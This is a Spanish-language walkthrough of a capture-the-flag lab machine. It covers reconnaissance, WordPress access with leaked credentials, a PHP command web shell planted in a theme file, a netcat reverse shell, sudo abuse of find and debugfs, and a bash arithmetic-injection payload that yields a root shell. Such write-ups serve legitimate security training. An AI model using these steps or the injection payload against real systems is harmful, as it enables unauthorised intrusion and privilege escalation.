

Desplegamos la máquina.


Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.




Con nmap vemos los puertos que están abiertos y sus servicios.




Con whatweb vemos las tecnologías que tiene la página web.




Con gobuster vemos los directorios y archivos ocultos que tiene la web.




Descargamos el .zip.




Al extraerlo nos da un archivo, que comprobamos que tiene formato texto y lo leemos.




Nos logeamos con el usuario y contraseña anteriores para entrar dentro del wordpress en la parte del login.




Ahora nos dirigimos tools y en Theme File Editor modificamos un archivo .php del tema que está en uso. En este caso el tema es twentytwentyfour y el archivo está en patterns/footer.php.



Una vez que le hemos agregado el código en php que nos permite ejecutar comandos con el parámetro ‘cmd’ ya podemos mandarnos una reverse shell.




Nos mandamos con el oneliner a nuestro puerto abierto previamente con netcat la reverse shell.





Comprobamos los usarios que hay dentro de la máquina.

Con el binario find y ejecutándolo con sudo y como el usuario rafa escalaremos privilegios a este usuario.




En GTFO podemos ver que comando utilizar.





Y para escalar privilegios a ruben lo hacemos del mismo modo, pero con el binario debugfs.



Ahora vemos que podemos escalar privilegios a root con el archivo penguin.sh

```
ruben@eec154707077:/$ sudo -l
Matching Defaults entries for ruben on eec154707077:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:
n\:/bin\:/snap/bin, use_pty

User ruben may run the following commands on eec154707077:
    (ALL) NOPASSWD: /bin/bash /opt/penguin.sh
```

Comprobamos que a la hora de introducir una respuesta nos dará una bash de root.

```
ruben@eec154707077:/opt$ sudo /bin/bash /opt/penguin.sh
Enter guess: root
Wrong
```

Al leer el código nos dice que el número 42 es el que nos da correcto.

```
ruben@eec154707077:/opt$ cat penguin.sh
#!/bin/bash

read -rp "Enter guess: " num

if [[ $num -eq 42 ]]
then
  echo "Correct"
else
  echo "Wrong"
fi
```

```
ruben@eec154707077:/opt$ sudo /bin/bash /opt/penguin.sh
Enter guess: 42
Correct
```

La forma de obtener root es en lugar de meter el número 42 que es el que iguala la variable num a 42, vamos a tratar de colarle una bash y al ejecutarla como root, listo, ya seríamos root.

```
ruben@eec154707077:/opt$ sudo /bin/bash /opt/penguin.sh
Enter guess: comando[$(/bin/bash >&2)]+42
root@eec154707077:/opt# id
uid=0(root) gid=0(root) groups=0(root)
```